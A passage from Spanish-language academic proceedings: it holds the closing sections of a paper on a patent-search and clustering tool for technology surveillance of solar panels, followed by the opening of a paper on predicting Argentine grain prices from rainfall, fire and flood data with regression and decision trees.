El gestor de patente propuesto ha sido validado sobre un caso de estudio real, donde se realizó un tipo de Vigilancia Pasiva dado que la periodicidad de esta metodología fue bajo demanda a través de un proyecto en conjunto UTN-FRT con EDET (Empresa de Distribución Eléctrica de Tucumán) por medio de la convocatoria SPU "Universidades Agregando Valor". En el proyecto se elabora detalladamente del Proceso de Vigilancia Tecnológica y de Prospectiva Tecnológica en el ámbito las Energías Alternativas y específicamente en los Paneles Solares [23].

El caso de estudio representa un proceso de vigilancia, que consiste en la búsqueda de información calificada con interés para la empresa y el análisis, mediante técnicas estadística generando de esa manera un valor agregado a los requerimientos solicitados.

El gestor de patentes se centra específicamente en el proceso de búsqueda (etapa 3) de fuentes de información de tipo patentes, el almacenamiento de la información (etapa 4) y el análisis de la información recopilada (etapa 5) .

Las técnicas de búsquedas implementadas se llevaron a cabo, de una combinación mixta entre palabras claves y sentencias SQL que provienen de una árbol de búsqueda generado previamente en el proceso de vigilancia.

En la etapa de análisis, se producen resultados parciales del proceso de VT, tomándose en cuenta los indicadores generales del estudio de patentes.

5.1. Resultado del caso de estudio

Para el proceso de búsqueda realizado con esta herramienta, se tomaron palabras claves y asociaciones entre ellas como datos de entrada para comenzar en la búsqueda de patentes. Una vez filtrados los resultados y almacenados en la base de datos, se dio comienzo a la etapa de análisis de los datos recopilados, donde se generan diferentes gráficos útiles para estudiar el estado de la tecnología correspondiente al caso de estudio. Los gráficos son los siguientes:

- Gráfico de Clustering




Fig. 4: Clustering

El gráfico de Clustering (Fig. 4) analiza la totalidad de la patentes encontradas para el proyecto. Obteniendo cinco grupos de categorías principales que permiten tener una aproximación del contenido de las patentes y reevaluar las palabras claves planteadas al inicio del proceso de VT, generando posiblemente nuevas palabras claves para una siguiente iteración en la etapa de búsqueda. Además de establecer grupos principales en los que se distribuyen las patentes de la tecnología de estudio.

- Gráficos Distribución Geográfica




Fig. 5: Distribución Geográfica 1




Fig. 6: Distribución Geográfica 2

Los gráficos de distribución geográfica (Fig. 5 y 6) permite ver cual es el número de patentes producidas por un país sobre una tecnología en particular. Esto sirve como indicador del grado de innovación de un país, determinar cuál son las regiones más especializadas en una tecnología o bien donde se hace mayor uso de esa tecnología.

- Gráfico de Tendencia Cronológica




Fig. 7: Tendencia Cronológica

El gráfico de tendencia cronológica (Fig. 7) sirve como indicador del ciclo de vida de una tecnología en particular. Permitiendo evaluar si es un área que se encuentra en auge o decae con el tiempo.

- Gráfico de Tipo de Documento




Fig. 8: Tipo de documento

El gráfico de tipo de documento (Fig. 8) visualiza el estado en el que el documento de patentes ha sido publicado. Determina el nivel de publicación, es decir en qué etapa del proceso de patentamiento se encuentra.

5.2 Conclusiones de resultados obtenidos

Evaluando el funcionamiento general del gestor para la validación del caso de estudio, se puede determinar que brinda un gran aporte como herramienta dentro de un proceso de vigilancia permitiendo obtener las patentes en forma práctica. Además de los beneficios de tener la información almacenada de manera local y pudiendo con ello reunir las patentes con el resto de la información recaba en la vigilancia. En el proceso de clustering, tener como resultados patentes clasificadas permite no sólo identificar el contenido de la patente, sino también poder tomar estas clasificaciones como posibles tópicos o ejes temáticos dentro del proceso de vigilancia, sirviendo como guía para definir los indicadores a evaluar o para redefinir los objetivos del proceso de vigilancia.

6. Conclusiones y trabajos futuros

La vigilancia tecnológica asociada con la ciencia de datos abre nuevos horizontes a las organizaciones, posibilitando generar nuevas y mejores oportunidades.

Llevar a cabo este proyecto de investigación fue muy satisfactorio dentro del equipo de trabajo, ya que existe mayor entendimiento sobre el uso de las patentes logrando con esto tener integrantes capacitados para manipular este tipo de información.

El gestor de patentes constituye una poderosa herramienta que brinda soporte al proceso de vigilancia y que puede ser aplicable en otras fuentes de información.

El estudio y aplicación de tecnologías emergentes como el ‘Machine Learning’ sirvió como un punto de partida para adentrarse en el mundo de la ciencia de datos e ir perfeccionando los procesos definidos en la Vigilancia. El haberlo integrado en una herramienta que tiene como fuente de datos a las patentes, con millones de documentos a nivel mundial, potencia su funcionamiento y brinda resultados fiables y que pueden ir mejorando el grado de precisión a medida que utilice la herramienta.

Como trabajos futuros se pretende agregar más funcionalidades, generar otro tipos de indicadores que son afines al análisis de patentes y mejorar el portal web con tableros de comandos dinámicos para una mejor visualización de los datos que ayuden a la toma de decisiones.

Otro desafío a desarrollar es integrar todos los datos obtenidos de las diferentes fuentes del proceso de vigilancia al que pertenece.

Mejorar la extracción de datos desde la web haciéndola más veloz, considerando la opción de reemplazar este proceso con otras técnicas más efectivas.

Perfeccionar el agrupamiento de patentes para que las clasificaciones sean de mayor precisión, estudiando más aplicaciones de los clustering y sus posibles mejoras.

Referencias

[1] Isabel Ramírez, María & Escobar Rua, David & Arango Alzate, Bibiana. (2012). Vigilancia Tecnológica e Inteligencia Competitiva. 5.

[2] I. Martínez Salles, “Vigilancia Tecnológica basada en patentes: fuente de conocimiento” [online] Análisis madri+d, 2008. Disponible en: http://www.madrimasd.org/informacionidi/analisis/opinion/opinion.asp?id=34765

[3] Ubuntu Mate 16.04. URL: https://ubuntu-mate.org/blog/ubuntu-mate-xenial-final-release/;[Octubre, 2019]

[4] PostgreSQL 10 Released. URL: https://www.postgresql.org/about/news/1786/; [Octubre, 2019]

[5] Apache HTTP Server Project. URL: https://httpd.apache.org/; [Octubre, 2019]

[6] Django. El marco web para perfeccionistas con plazos. URL: https://www.djangoproject.com/; [Octubre, 2019]

[7] Python 2.7.0 Release. URL: https://www.python.org/download/releases/2.7/; [Octubre, 2019]

[8] Anaconda. The World's Most Popular Data Science Platform. URL: https://www.anaconda.com/; [Octubre, 2019]

[9] Project Jupyter. URL: https://jupyter.org/; [Octubre, 2019]

[10] Beautiful Soup Documentation. URL: https://www.crummy.com/software/BeautifulSoup/bs4/doc/; [Octubre, 2019]

[11] Scikit-learn. URL: https://scikit-learn.org/stable/; [Octubre, 2019]

[12] Pandas. URL: https://pandas.pydata.org; [Octubre, 2019]

[13] NumPy. URL: https://numpy.org/; [Octubre, 2019]

[14] Matplotlib. URL: https://matplotlib.org; [Octubre, 2019]

[15] LENS.ORG. Solving The Problem of Problem Solving. URL: https://www.lens.org/; [Octubre, 2019]

[16] Y. Lopez Poveda, (2017). “Análisis y Diseño de un Sistema para la Extracción, Análisis y Comparación de Precios de Tiendas en la Ciudad de Bogotá D.C.”; Trabajo de Grado. Universidad Distrital Francisco José de Caldas, Colombia. Disponible en: http://hdl.handle.net/11349/6853

[17] C. Arcila-Calderón, E. Barbosa-Caro, F. Cabezuelo-Lorenzo (2016). “Técnicas big data: análisis de textos a gran escala para la investigación científica y periodística”. El profesional de la información, v. 25, n. 4, pp. 623-631. Disponible en: http://dx.doi.org/10.3145/epi.2016.jul.12

[18] F. Varela Durán, “Un estudio computacional de diferentes técnicas de clustering”; Trabajo Fin de Máster, Máster en Técnicas Estadísticas, Universidad de Santiago de Compostela, España, 2017-2018.

[19] Pratima Upadhyay, (2017). "Removing stop words with NLTK in Python". URL: https://www.geeksforgeeks.org/removing-stop-words-nltk-python/

[20] Saurav Jain, (2019). "Introducción a Stemming". URL:https://www.geeksforgeeks.org/introduction-to-stemming/

[21] Pratima Upadhyay, (2017). "Tokenize text using NLTK in python". URL: https://www.geeksforgeeks.org/tokenize-text-using-nltk-python/

[22] GeeksforGeeks, (2019). "Modelo tf-idf para clasificación de página". URL: https://www.geeksforgeeks.org/tf-idf-model-for-page-ranking/

[23] M. C. Dorigatti, E. S. Rasgido, and R. H. Salomón, “Experiencia de Vigilancia Tecnológica en la UTN-FRT,” JUI 2019, Jornadas Vinculación Univ. - Ind., 2019 (Presentado 48 JAIIO)

Estudio de evolución del precio de materias primas según eventos climáticos en Argentina

Maximiliano Lovera - Marcela Andrea Vera
UCSE Dirección Académica Rafaela - UCSE Dirección Académica Rafaela
maximilianolovera@gmail.com - marcelaandrea.vera@gmail.com

Resumen

El objetivo de este trabajo consiste en presentar, el trabajo final de posgrado, de un docente de la Universidad Católica de Santiago del Estero, Departamento Académico Rafaela. El cual tuvo como objetivo desarrollar y probar la construcción de un modelo predictivo que permita predecir el valor del precio de las materias primas (Maíz, Trigo y Soja) a 24 horas, 72 horas y 120 horas según los datos de eventos climáticos históricos en la región pampeana de Argentina, utilizados como variables independientes. Para la construcción de dicho modelo se utilizó análisis de regresión lineal, árboles de decisión y redes neuronales. Tras la ejecución de los algoritmos y selección de aquellos que minimizan el error, se observó que los resultados obtenidos, relacionados a las líneas de base estipuladas para contrastar, tienen resultados mejores que las líneas de base, de lo que concluye que las variables independientes explican la variable dependiente con un nivel de significancia aceptable, aunque es importante aclarar que el conteo final de predicciones exitosas da un porcentaje de acierto significativamente bajo.

Introducción

En los mercados internacionales existe el concepto de "commodities", dicho de otra manera, materias primas, que se comercializan en los distintos mercados del mundo. Estos productos tienen una relevancia superior al resto ya que forman parte de la cadena de bienes que permiten generar productos de consumo masivo de los ciudadanos, como alimentos, combustibles, etc.

Estas materias primas se dividen en diversos grupos, por ejemplo:

- Granos: Soja, trigo, maíz, avena o cebada.
- Producción de materias primas textiles, jugo de naranja, café, azúcar o cacao.
- Energía: petróleo crudo, combustible, gas natural, etanol o nafta.
- Metales: oro, plata, cobre, platino, aluminio o paladio.
- Carne: ganado bovino vivo, ganado porcino vivo, manteca o leche. Los precios del ganado están también vinculados a los precios de los granos ya que es con lo que se alimenta a estos animales.
- Financieros: bonos de 30 años, notas de 10 años, euros, dólar o fondos federales a 30 días.

Estos productos son uniformes, cada porción individual es equivalente a cualquier otra porción del mismo producto que se venda en otro lado del mundo. Sin embargo, existen algunas diferencias significativas, ya que cada producto trae consigo las características del mercado donde aplica, y del lugar donde se produce, como por ejemplo el costo de transporte, el costo de recolección, los impuestos que pagan en los países, los factores climatológicos que producen cambios sobre la cantidad de bienes comercializables, entre otros.

En Argentina, hasta 2017 el 46% de las exportaciones la generaban la producción de granos y su posterior industrialización (granos, harinas, aceites, biodiesel y otros subproductos), de aquí nace la importancia de realizar análisis del comportamiento de este tipo de productos en los mercados para poder proyectar o predecir cómo funcionarán ante determinados eventos que puedan producirse.

A nivel internacional, existe la idea de que el clima es un factor modificador del precio de las materias primas, como se menciona en la noticia de Infocampo [1], o en la noticia del diario La Capital [2], la relación que existe es principalmente que, ante una situación hipotética desfavorable, la cantidad de materias primas se verá negativamente afectada, y como todos los bienes que se comercializan por la ley de oferta y demanda, si hay menos cantidad, su precio aumentará.

Objetivo y Metodología

En este trabajo se recolectaron los datos brindados por el gobierno nacional, a través del Instituto Nacional de Estadísticas y Censos, dependiente del Ministerio de Economía de cantidades de materias primas producidas, y los eventos climáticos registrados hasta la fecha. A partir de estos datos, se realizó un análisis de la estructura de estos, para guardarlos en un formato acorde al procesamiento

posterior. En términos de valores monetarios se utilizó el dólar como moneda para todos los casos, y los eventos climáticos se recolectaron como cantidades de lluvia caída en milímetros, diferenciando eventos extremos como incendios forestales e inundaciones (anegamientos producidos por lluvias extremas en la zona de siembra).

Para realizar la captura de datos, se definieron las líneas de alcance que permitan orientar el trabajo en un marco correcto y exacto, de aquí que se hayan tomado solamente los datos de las zonas más significativas de siembra de materias primas a nivel nacional, como son las provincias de Santa Fe, Buenos Aires, y Córdoba, correspondientes a la zona denominada "Llanura pampeana", una zona templada y llana que permite este tipo de cultivos en forma extensiva en grandes extensiones de terreno. La zona por excelencia para el cultivo de cereales es la pampa húmeda, con una superficie total de alrededor de 210.000 km² que concentra el 80% de la producción de cereales.

Otro de los límites que se impuso, es el temporal, tomando como referencia de datos los valores diarios de cada variable, desde 01/01/2000 en adelante, hasta el 31/12/2017. Esto tiene como fundamento que, si bien en ciertas variables se puede contar con valores más antiguos que la fecha de inicio marcada, el comportamiento del mercado puede ser muy distinto al actual, sobre todo en Argentina, que tuvo un quiebre económico y político significativo en el año 2001.

Una vez finalizada la recolección de los datos se procedió a realizar un análisis de estos, con el objetivo de buscar relaciones entre los eventos climáticos y los precios de las materias primas, en este caso como se mencionó anteriormente nos centramos únicamente en el mercado de granos, relacionado a soja, trigo, y maíz.

Con todos los datos recolectados se creó una matriz de datos que tiene las variables predictoras y la variable dependiente (el precio del día de la materia prima en dólares) y se generó un modelo predictivo que busque una relación entre los datos ingresados, para lo cual se tomó un porcentaje de los datos para entrenar el modelo y un porcentaje para la validación del mismo. El objetivo de este modelo predictivo es que permita anticipar el comportamiento del precio de los granos en los mercados de comercialización ante determinados eventos climáticos producidos en las áreas de siembra y cosecha.

Descripción del experimento

El primer paso del experimento consistió en una fase exploratoria de recolección de los datos, los mismos, que se encuentran en fuentes muy diversas y variadas deben ser almacenados en un soporte o base de datos acorde, luego fueron procesados para normalizar los mismos, expresar los valores de los datos en el formato correcto, realizar agregaciones, agrupaciones y determinar valores relativos representativos de la serie temporal. Una vez que los datos estuvieron definidos a manera de tabla, donde existen muchas columnas asociadas a variables independientes y una sola a la variable dependiente, se procedió al análisis de estos mediante herramientas de software que permitieron determinar si existe relación entre dichas variables, con el objetivo de poder elaborar un modelo predictivo.

Para la captura de datos en general se obtuvo la información en formato de texto plano o bien en formato Excel. El almacenamiento de los datos se realizó utilizando SQL Server Express Edition 2017. Para el procesamiento de datos, se utilizó el lenguaje de programación C# mediante la suite de desarrollo .NET Core 2.0. A partir de esta herramienta de desarrollo utilizando el lenguaje de programación C#, se realizó el procesamiento de datos recabados, normalización de estos, agrupaciones, agregaciones.

En conjunto con Python se utilizará scikit-learn [3], librería de machine learning, pandas [4] para lectura de datos, matplotlib [5] para graficar las relaciones y Numpy [6] como soporte de arreglos de alto nivel y herramientas de álgebra lineal. Todas estas librerías son utilizadas por consenso en la comunidad ya que permiten realizar análisis de datos con excesiva facilidad y rapidez, además de ser herramientas robustas y completas, sin dejar de ser gratuitas.

Captura de datos

En primer lugar, se generó una base de datos en un servidor local SQL Server, que permite almacenar los datos recolectados en tablas.

Para desarrollar el experimento se utilizó un enfoque incremental, es decir, se fueron creando campos y tablas a medida que se fueron recolectando datos, para ordenar el proceso y hacerlo más eficiente en términos de tiempos.

Tabla general de datos

El primer punto fue crear una tabla llamada "Datos" que tiene un único campo denominado "Fecha" de tipo Date, en este campo guardamos un registro por cada fecha donde queremos registrar los valores, corresponderá a las filas que luego serán analizadas por los algoritmos de predicción.

Una vez que creamos la tabla, se procedió a insertar los registros asociados a las fechas que nos interesa procesar, generamos un registro por cada fecha desde 2000-01-01 hasta 2017-12-31.

Cotización histórica del dólar

El segundo punto fue registrar la cotización histórica del dólar en Argentina, esto debido a que los precios de las materias primas se manejan en pesos argentinos por tonelada, pero para el estudio se realizó la conversión al valor equivalente de dólares, con el objetivo de poder compararlo con otros mercados internacionales.

Los datos de la cotización histórica del dólar en pesos argentinos se obtuvieron de la página web de la empresa ERREPAR [7] que es una empresa especializada en información y formación profesional en ciencias económicas, la cual provee un apartado donde, a partir de un filtro de fechas se puede obtener el valor de la cotización del dólar diariamente.

Cotización histórica de materias primas

El tercer punto implicó recolectar datos asociados a los precios de las materias primas, maíz, soja y trigo, en el mercado de Rosario, para ellos se utilizó el sitio web de la Bolsa de Comercio de Rosario – Cámara arbitral de cereales [8] para obtener los precios promedio diarios de cada uno de los productos mencionados anteriormente. Dichos precios son expresados en pesos argentinos / toneladas de mercadería, entrega inmediata, pago contado, puesto sobre camión y/o vagón en zona Rosario.

Procesamiento de precios expresados en pesos a dólares

Como mencionamos anteriormente, los precios que se manejan internacionalmente para las materias primas están expresados en dólares americanos, y la información que se obtiene de las cámaras de comercio y cámaras arbitrales nacionales está definido en pesos argentinos, con lo cual fue necesario realizar la conversión de los valores en pesos, con la cotización del dólar del día.

Se realizo la conversión de los precios de todas las materias primas, de pesos a dólares, con los datos de la cotización diaria del dólar que ya se encontraba almacenada.

Datos meteorológicos

En este apartado se debió recabar la información relacionada a la cantidad de lluvia caída en milímetros por cada día, para cada zona geográfica que nos interesa modelar. Como vimos en el análisis del contexto, la gran mayoría de la producción de los cultivos de soja, trigo y maíz (80% aproximadamente) se da en tres provincias de Argentina (Buenos Aires, Córdoba, y Santa Fe), con lo cual nos centramos en recabar la información de lluvias, incendios e inundaciones.

Comenzamos por la provincia de Santa Fe, para lo cual contactamos por correo electrónico a los encargados de INTA (Instituto Nacional de tecnología agropecuaria) que nos brindaron por el mismo medio, la información de lluvias registradas en forma anual, mensual y diaria.

Esta información se envió en formato Excel, por lo cual se realizaron los pasos de importación a su correspondiente tabla SQL Server.

El siguiente paso fue registrar las lluvias caídas en la provincia de Buenos Aires, para lo cual también tomamos información de la página web del INTA [9], específicamente de la estación meteorológica de Bordenave, que se encarga de registrar toda la información concerniente al área metropolitana de la provincia, eje principal de cultivos de cereales en dicha zona.

Por último, pasamos a obtener los datos pluviométricos de la provincia de Córdoba. Para ellos también utilizamos la página web del INTA [10], específicamente de la estación meteorológica de Marcos Juárez, que se encarga de registrar la información concerniente al área metropolitana de la provincia, lugar más representativo en cuanto a la cantidad de cultivos sembrados en la zona.

Datos de estimaciones agrícolas

En este conjunto de datos, obtenido de la plataforma de datos público del ministerio de agroindustria argentino [11] podemos observar por cada campaña (año), cierta información relacionada a las superficies sembradas, cosechadas, cantidad de toneladas de producción y rendimiento por hectárea.

Datos de incendios forestales

En este conjunto de datos, también ha sido obtenido de la plataforma de datos público del ministerio de agroindustria argentino. Específicamente utilizamos el conjunto de datos denominado “Incendios Forestales. Causas y cantidad de incendios por provincia” en el cual obtenemos a partir del año y la provincia, la cantidad de focos de incendio registrados. Un punto importante a tener en cuenta es que si bien, existen otros conjuntos de datos que proveen información de cantidades de hectáreas afectadas por incendio, no podemos determinar si esa porción de tierra incendiada corresponde a plantaciones de los cultivos que son objeto de estudio, por lo tanto, la métrica que vamos a utilizar es la de cantidad de incendios por provincia a nivel anual y sacando también un promedio mensual.

Para agregar dichos datos a la tabla, descargamos el archivo CSV desde la plataforma web, lo transformamos a Excel, eliminamos los años y provincias que no son objeto de estudio (anteriores al año 2000 de provincias distintas Buenos Aires, Córdoba o Santa Fe) y luego se realizó la importación de los datos a la base de datos SQL.

Generación de variaciones y valores acumulados

En este punto, con todos los datos ya recolectados, se comenzó a generar nuevos valores relacionados y calculados a partir de los datos base.

En primer lugar, se crearon campos de variación porcentual de precios para cada producto, al día anterior, a tres días y a 7 días.

Inicialmente se crearon los campos donde se almacenaron los datos, los mismos están diferenciados por cada cultivo y por cada rango de fechas necesario. Luego se generó un script C# que realizará los cálculos y actualizará los valores correspondientes de cada campo.

Luego corremos el script C# siguiente para actualizar los valores de los campos, calculando el promedio de precios en el rango de fechas de cada campo.

Obtenemos un número aleatorio decimal positivo o negativo que indica el porcentaje de variación entre el precio de la fecha actual y el precio del rango anterior (uno, tres y siete días).

La siguiente variación realizada tiene que ver con la creación de valores acumulados en relación a la lluvia diaria. Para ello se tomaron los valores de lluvia acumulados a los siete, quince, treinta, cuarenta y cinco y sesenta días. Además, se calculó el valor promedio de los precios de los cultivos a treinta, sesenta y noventa días anteriores a la fecha.

Análisis de Datos

Una vez recabados los datos y procesados para definir la tabla completa de datos normalizados, se procedió al análisis de estos.

El primer paso fue crear a partir de un script C# un archivo de texto con formato CSV, que es un formato de texto plano donde se debe definir para cada línea, todos los atributos de entrada que se han recolectado en la etapa de captura y el atributo de salida que se utilizará para realizar el análisis de regresión.

Más específicamente se creó un archivo CSV por cada cultivo, definiendo los tres atributos de salida que se pretenden analizar, es decir, con el precio de la materia prima a 24 horas (al día siguiente), a 72 horas y a 120 horas (cumplimentando una semana de transacciones sin contar sábado y domingo, donde el mercado de materias primas no realiza transacciones).

Antes de proceder a la ejecución de los algoritmos, se utilizó una función que nos retorna el coeficiente de correlación de Pearson, para determinar si existe una relación lineal entre variables predictoras o independientes.

Para poder representar los valores de esta matriz de coeficientes de una forma clara y precisa se utilizo la librería matplotlib de Python para diagramar un mapa de calor donde se grafican los valores cercanos a 1 y -1 con un color determinado que indica correlación alta.




Figura 1. Ejemplo correlación de variables para maíz a 24 horas

Como podemos observar no existe una correlación significativa entre las variables independientes elegidas, con lo cual podemos utilizarlas para realizar el análisis y verificar según los algoritmos elegidos que exista un modelo de predicción viable.

La métrica que usamos para saber si la aproximación es realmente "buena" es RMSE (root mean squared error), que indica la raíz cuadrada de la media de errores al cuadrado y funciona como la desviación estándar del error de los valores predichos con respecto a los datos reales. Esta métrica es una medida de dispersión del error entre el modelo de predicción y los datos reales con los que se realizó la prueba, y en este caso como hacemos la raíz cuadrada, volvemos de cierta forma a la misma unidad en la que está expresada la variable de salida, con lo cual podríamos decir que ese valor representa la diferencia media del valor real en dólares del cultivo contra el valor en dólares predicho por el modelo.

El objetivo de realizar distintas pruebas con los tres algoritmos será minimizar este error lo máximo posible sin caer en el problema de sobre-entrenamiento que implique luego que el modelo no generalice de forma correcta

Análisis de regresión lineal multivariado

En este primer análisis buscamos la existencia de una relación lineal entre los atributos de entrada y el atributo de salida. Para ello utilizamos el lenguaje de programación Python, específicamente la librería scikit-learn, la cual nos permite realizar dicho análisis y graficarlo en pantalla.

En primer lugar, diferenciamos las variables independientes o predictoras, que son todas las variables del primer archivo salvo el precio del cultivo a 24 horas, que corresponde a la variable dependiente. Como tenemos más de una variable independiente, hablamos de regresión lineal multivariada.

Para utilizar este algoritmo asumimos:

- Todas las variables son numéricas, no hay variables categóricas.
- Los datos no tienen valores faltantes.
- Existe una relación lineal entre las variables independientes y la variable dependiente.
- Los residuos (errores en la predicción) tienen una distribución normal.

Se utilizo la librería scikit-learn de Python para la ejecución del algoritmo de la regresión lineal.

Luego generamos, la división respectiva en una matriz de variables predictoras de entrenamiento y otra de pruebas, y un vector de variables dependientes de entrenamiento y otra de pruebas. Usamos el método train_test_split de la librería Scikit-learn pasando como parámetro el valor test_size=0.2 para que divida el 80% de los casos para entrenamiento y el 20% para validación cruzada (haciendo la selección de casos de manera aleatoria).

Una vez realizada la división se procede a normalizar las escalas de valores de las variables independientes, ya que, de no hacerlo, podríamos estar dando más importancia a algunas variaciones de las mismas que a otras. En este caso particular, la cotización del dólar tiene una escala mucho menor que la de acumulación de lluvias, por ejemplo, con lo cual es necesario normalizar esta situación para unificar la escala de todas las variables. Para realizar esta normalización de los datos en scikit-learn usamos la librería preprocessing y en particular la normalización estándar, definida en el objeto StandardScaler. Este normalizador ajusta la muestra de los datos para lograr un conjunto de datos con media cero y desviación estándar uno.

Luego creamos un objeto para regresión lineal a partir de LinearRegression y ejecutamos la función fit que ajusta dicho algoritmo a los datos de entrenamiento obtenidos. Finalizado este proceso podemos indicar al regresor que haga la predicción de la variable dependiente con la matriz de datos que habíamos definido para pruebas, lo que nos generará un vector de valores de precios obtenidos a partir del modelo, que puedan ser contrastados con los datos de test elegidos, de las diferencias obtendremos las conclusiones acerca del modelo creado.

En esta parte del algoritmo calculamos la diferencia entre los precios definidos en los datos de prueba y los precios obtenidos en la predicción. Las métricas que usamos para validar son la media de los errores al cuadrado (errores como diferencia entre cada punto) para entrenamiento y pruebas, el coeficiente de determinación que indica cuanto de lineal es la regresión y una medida que nos es de utilidad para facilitar el entendimiento del problema que es la raíz del error cuadrático medio, ya que como su nombre lo indica, realiza una raíz cuadrada, podemos definir que dicho valor estará expresado conceptualmente en la unidad de medida de la variable independiente, con lo cual en este caso, si el cálculo retorna una raíz de error cuadrático medio de 5, podríamos decir que “erramos” la predicción en 5 dólares.

Como ayuda al entendimiento de los resultados, utilizamos la librería matplotlib que nos permite realizar un gráfico de dispersión con los puntos de la variable para pruebas, y los obtenidos de la predicción, el cual almacenamos en un archivo .png.

A continuación, se visualiza el gráfico de dispersión de cada archivo y los resultados obtenidos.




Figura 2. Gráfico de regresión lineal para maíz.




Figura 3. Gráfico de regresión lineal para trigo.




Figura 4. Gráfico de regresión lineal para soja.

Como podemos ver en los gráficos anteriores, para todos los casos encontramos que la regresión lineal está bastante marcada, el coeficiente de determinación es una métrica que nos confirma eso, ya que la regresión debe tender a -1 o 1 para que existe una regresión lineal fuerte.

Lo que vemos también es que la métrica de RMSE (Raíz de la media de los errores al cuadrado) va creciendo conforme aumentamos los días de predicción, algo que resulta lógico ya que, si lo pensamos conceptualmente, es normal que tengamos menos precisiones del precio de las materias primas para dentro de tres días que para el día de mañana.

El algoritmo utilizado para regresión lineal no define parámetros de funcionamiento que podamos modificar rápidamente para ver si podemos maximizar la bondad del ajuste como en los algoritmos siguientes, por lo cual este análisis finaliza de esta manera.

Análisis con Árboles de Decisión

Este método es similar al anterior, y el procesamiento de los datos se hace de manera muy similar también, solo que se utiliza en vez de un objeto para regresión lineal, un objeto para árbol de decisión llamado DecisionTreeRegressor.

Este algoritmo no tiene problemas con la escala de los valores de cada variable con lo cual directamente vamos a realizar el ajuste del modelo y la predicción.

Las métricas que obtenemos en este caso son las mismas que para el análisis anterior, aunque sumamos una que se denomina features_importances_.

Esta métrica nos indica con un valor entre cero y uno, qué importancia tiene cada una de las variables independientes de los datos, en el armado del árbol de decisión, lo cual nos sirve para saber si el árbol está utilizando solo algunas variables, o un porcentaje de todas.

Asimismo, volvemos a calcular la métrica RMSE (Raíz de la media de los errores al cuadrado) y el coeficiente de correlación para poder comparar con el análisis anterior.

En este algoritmo en particular, tenemos la posibilidad de modificar algunos parámetros del objeto regresor, lo que nos permite ver alternativas para ajustar lo máximo posible la bondad de la predicción, teniendo en cuenta el valor que nos retorne el RMSE mencionado anteriormente.

Los parámetros que se van a modificar son max_depth que indica la profundidad máxima a la que escalará el árbol y criterion que indica la función para medir la calidad de una división.

Los criterios soportados son "mse" para el error cuadrático medio, que es igual a la varianza de la reducción como criterio de selección de características y minimiza la pérdida de L2 usando la media de cada nodo terminal, "friedman_mse", que usa la media del error cuadrático con el puntaje de mejora de Friedman para realizar las divisiones, y "mae" para el error medio absoluto, que minimiza la pérdida de L1 usando la mediana de cada nodo terminal.

De esta manera, creamos el script de Python para implementar varias versiones del regresor y así probar diferentes definiciones del modelo, y luego tomaremos la parametrización del modelo que minimice el error.

De la misma forma que para el algoritmo anterior calculamos las métricas para cada uno de los archivos de cultivos que tenemos y volvemos a graficar el diagrama de dispersión para analizar cada cultivo en particular.

